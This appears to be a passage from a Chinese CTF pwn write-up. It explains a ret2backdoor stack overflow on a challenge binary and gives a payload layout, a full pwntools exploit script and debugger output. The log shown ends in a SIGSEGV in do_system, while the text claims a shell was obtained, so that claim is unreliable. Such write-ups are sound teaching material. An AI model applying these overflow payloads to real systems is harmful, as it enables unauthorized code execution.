
5.2 IDA Pro 静态分析（Windows）

`ida64.exe` 打开 `gai`，点OK，等 `AU: idle`。

5.2.1 main() 函数

双击 `main`，F5。







> 与第一题相同，`main()` 调用 `foo()`。

5.2.2 foo() 函数

双击 `foo`，F5。







> 与第一题相同：`char s[16]`，`read(0, s, 0x1e)`，同样漏洞。

5.2.3 backdoor() 函数（关键区别）

双击 `backdoor`，F5。






> **关键区别**：`backdoor()` 声明局部变量 `s`，调用 `system(s)`。与第一题不同，`s` 不是硬编码的 `"/bin/sh"`，而是未初始化的局部变量。直接跳转无法获取shell。

> **利用思路**：将 `s` 替换为 `/bin/sh` 字符串的地址，则 `system(s)` 等价于 `system("/bin/sh")`。

5.2.4 寻找 /bin/sh 字符串地址

右键 → **Text view**，搜索找到 **"hint"** 标识，确认 `/bin/sh` 地址。



> 二进制文件中已存在 `/bin/sh` 字符串，只需找到地址写入 `backdoor()` 的变量 `s`。

5.3 漏洞利用分析

5.3.1 栈帧布局对比

第一题：

代码块

```
1   rbp+0x08  |  Return Address  |  ← backdoor入口地址
2   rbp+0x00  |  Saved RBP       |  ← 任意值（'B'*8）
3   rbp-0x10  |  s[0..15]        |  ← 'A'*16
```

第二题：

代码块

```
1   rbp+0x08  |  Return Address  |  ← backdoor入口地址
2   rbp+0x00  |  Saved RBP       |  ← /bin/sh地址（→backdoor中s的值）
3   rbp-0x10  |  s[0..15]        |  ← 'A'*16
```

> `foo()` 栈帧中 saved rbp 位置（rbp+0x0）恰好对应 `backdoor()` 中变量 `s` 的位置。`foo()` 返回跳转到 `backdoor()` 时，`backdoor()` 复用这块栈空间，`s` 的值就是覆写过去的值。因此覆写 saved rbp 为 `/bin/sh` 地址同时完成：
>
> 1. 设置 `backdoor()` 中 `s` 为 `/bin/sh` 地址

> 2. 返回地址覆写为 `backdoor()` 入口

栈帧变化：

代码块

```
溢出前：                    溢出后：
┌──────────────┐            ┌──────────────┐
│ Ret Addr     │            │ backdoor     │ ← 跳转backdoor
├──────────────┤            ├──────────────┤
│ Saved RBP    │            │ /bin/sh      │ ← backdoor中s的值
├──────────────┤     →      ├──────────────┤
│ s[16]        │            │ AAAAAAAA     │
└──────────────┘            └──────────────┘
```

5.3.2 Payload构造

代码块

```
payload = b'A' * 0x10 + p64(bin_sh) + p64(backdoor)
```

偏移	长度	内容	覆盖目标
0x00~0x0F	16字节	`b'A'*0x10`	缓冲区 `s[16]`
0x10~0x17	8字节	`p64(bin_sh)`	saved rbp → backdoor中s的值
0x18~0x1F	8字节	`p64(backdoor)`	return address → backdoor入口

与第一题区别：saved rbp 位置为 `p64(bin_sh)` 而非 `b'B'*0x8`。

5.4 Exploit代码

代码块

```
from pwn import *
context(log_level='debug', os='linux', arch='amd64', bits=64)
context.terminal = ['/usr/bin/x-terminal-emulator', '-e']

local = 1
binary_name = "gai"

if local:
    p = process(["./" + binary_name])
    e = ELF("./" + binary_name)
```

```python
else:
    p = remote("ctf.spaceskynet.top", 12345)
    e = ELF("./" + binary_name)

def z(a=' '):
    if local:
        gdb.attach(p, a)
        if a == ' ':
            raw_input()

ru = lambda x: p.recvuntil(x)
re = lambda x: p.recv(x)
sl = lambda x: p.sendline(x)
sd = lambda x: p.send(x)

if __name__ == "__main__":
    z('b foo')
    backdoor = e.symbols['backdoor']
    bin_sh = next(e.search(b'/bin/sh'))
    print("----------------------------------")
    print(f"backdoor addr: {hex(backdoor)}")
    print(f"/bin/sh  addr: {hex(bin_sh)}")
    print("----------------------------------")
    payload = b'A' * 0x10 + p64(bin_sh) + p64(backdoor)
    print(f"payload: {payload}")
    print("----------------------------------")
    sl(payload)
    p.interactive()
```

- `ELF("./gai")` — 加载ELF文件自动解析符号地址
- `e.symbols['backdoor']` — 自动获取backdoor()入口地址
- `next(e.search(b'/bin/sh'))` — 搜索/bin/sh字符串地址
- `z('b foo')` — 附加GDB并在foo处断点

与第一题区别：

1. 用 `ELF()` 自动解析地址，而非硬编码
2. saved rbp 位置为 `p64(bin_sh)` 而非 `b'B'*0x8`
3. 支持本地/远程切换

5.5 运行结果（Ubuntu）


代码块

```
1  python gai.py
```

Terminal

File Edit View Search Terminal Help

```
   0x71a75ff1ba8b <read+000b>      je     0x71a75ff1baa0 <__GI___libc_read+32>
   0x71a75ff1ba8d <read+000d>      xor    eax, eax
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x000071a76000ad58  →  0x00007fffeb1f4f38  →  0x00007fffeb1f5af0  →  "SHELL=/bin/bash"
$rbx   : 0x00007fffeb1f4c58  →  0x000000000000000c ("
                                                     "?)
$rcx   : 0x00007fffeb1f4c58  →  0x000000000000000c ("
                                                     "?)
$rdx   : 0x0
$rsp   : 0x00007fffeb1f4a38  →  0x0000000000000000
$rbp   : 0x00007fffeb1f4ab8  →  0x0000000000000000
$rsi   : 0x000071a75ffcb42f  →  0x0068732f6e69622f ("/bin/sh"?)
$rdi   : 0x00007fffeb1f4a44  →  0x0000000000000000
$rip   : 0x000071a75fe5843b  →  <do_system+016b> movaps XMMWORD PTR [rsp+0x50], xmm0
$r8    : 0x00007fffeb1f4a88  →  0x0000000000000000
$r9    : 0x00007fffeb1f4f38  →  0x00007fffeb1f5af0  →  "SHELL=/bin/bash"
$r10   : 0x8
$r11   : 0x246
$r12   : 0x0000000000400644  →  0x0068732f6e69622f ("/bin/sh"?)
$r13   : 0x0
$r14   : 0x0
$r15   : 0x000071a7601d0000  →  0x000071a7601d12e0  →  0x0000000000000000
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 iden
tification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────── stack ────
0x00007fffeb1f4a38|+0x0000: 0x0000000000000000   ← $rsp
0x00007fffeb1f4a40|+0x0008: 0x00000000ffffffff
0x00007fffeb1f4a48|+0x0010: 0x0000000000000000
0x00007fffeb1f4a50|+0x0018: 0x0000000000000000
0x00007fffeb1f4a58|+0x0020: 0x0000000000000000
0x00007fffeb1f4a60|+0x0028: 0x0000000000000000
0x00007fffeb1f4a68|+0x0030: 0x0000000000000000
0x00007fffeb1f4a70|+0x0038: 0x0000000000000000
──────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x71a75fe58428 <do_system+0158> lea    rsi, [rip+0x173000]        # 0x71a75ffcb42f
   0x71a75fe5842f <do_system+015f> mov    QWORD PTR [rsp+0x70], 0x0
   0x71a75fe58438 <do_system+0168> mov    r9, QWORD PTR [rax]
 → 0x71a75fe5843b <do_system+016b> movaps XMMWORD PTR [rsp+0x50], xmm0
   0x71a75fe58440 <do_system+0170> call   0x71a75ff0ecd0 <__GI___posix_spawn>
   0x71a75fe58445 <do_system+0175> mov    rdi, rbx
   0x71a75fe58448 <do_system+0178> mov    r12d, eax
   0x71a75fe5844b <do_system+017b> call   0x71a75ff0f1b0 <__posix_spawnattr_destroy>
   0x71a75fe58450 <do_system+0180> test   r12d, r12d
──────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "gai", stopped 0x71a75fe5843b in do_system (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x71a75fe5843b → do_system(line=0x400644 "/bin/sh")
[#1] 0x40057a → backdoor()
[#2] 0x7fffeb1f4e0a → loop 0x7fffeb1f4e6b
[#3] 0x71a75fe2a1ca →   libc_start_call_main(main=0x48550020083e258d, argc=0x4c544155, argv=0x56
```



> 成功获取shell，终端打印的地址值可验证解析正确。

六、实验总结

6.1 两题对比

对比项	buffer_overflow	gai
溢出点	foo()中read(0,s,0x1e)写入16字节缓冲区	相同
backdoor功能	system("/bin/sh") 直接获取shell	system(s)，s需为"/bin/sh"
覆写目标	仅覆写return address	覆写saved rbp（→s的值）+ return address
payload	A*16 + B*8 + p64(backdoor)	A*16 + p64(bin_sh) + p64(backdoor)
地址获取方式	IDA手动查看 / 硬编码	ELF()自动解析

6.2 核心原理

两道题核心思路一致：**利用C语言对数组引用不做边界检查的特性，通过精心构造的输入覆盖栈上的关键数据，从而改变程序执行流**。

- **第一题**是最基础的 ret2backdoor：覆盖返回地址 → 跳转到后门函数。

- **第二题**在 ret2backdoor 基础上增加了参数构造：将 `/bin/sh` 地址写入 saved rbp 位置，跳转到 `backdoor()` 后 `s` 恰好指向 `/bin/sh`，`system(s)` 等价于 `system("/bin/sh")`。

6.3 解题流程总结

```
checksec（确认防护关闭）            ← Ubuntu
    ↓
IDA Pro 静态分析                    ← Windows
（识别漏洞函数、后门函数、关键地址）
    ↓
GDB 动态调试                        ← Ubuntu
（确认栈帧偏移、验证溢出覆盖位置）
    ↓
pwntools 编写exploit                ← Ubuntu
（构造payload、发送、获取shell）
```

这一流程是CTF pwn题的标准解题方法论，适用于大多数栈溢出类题目。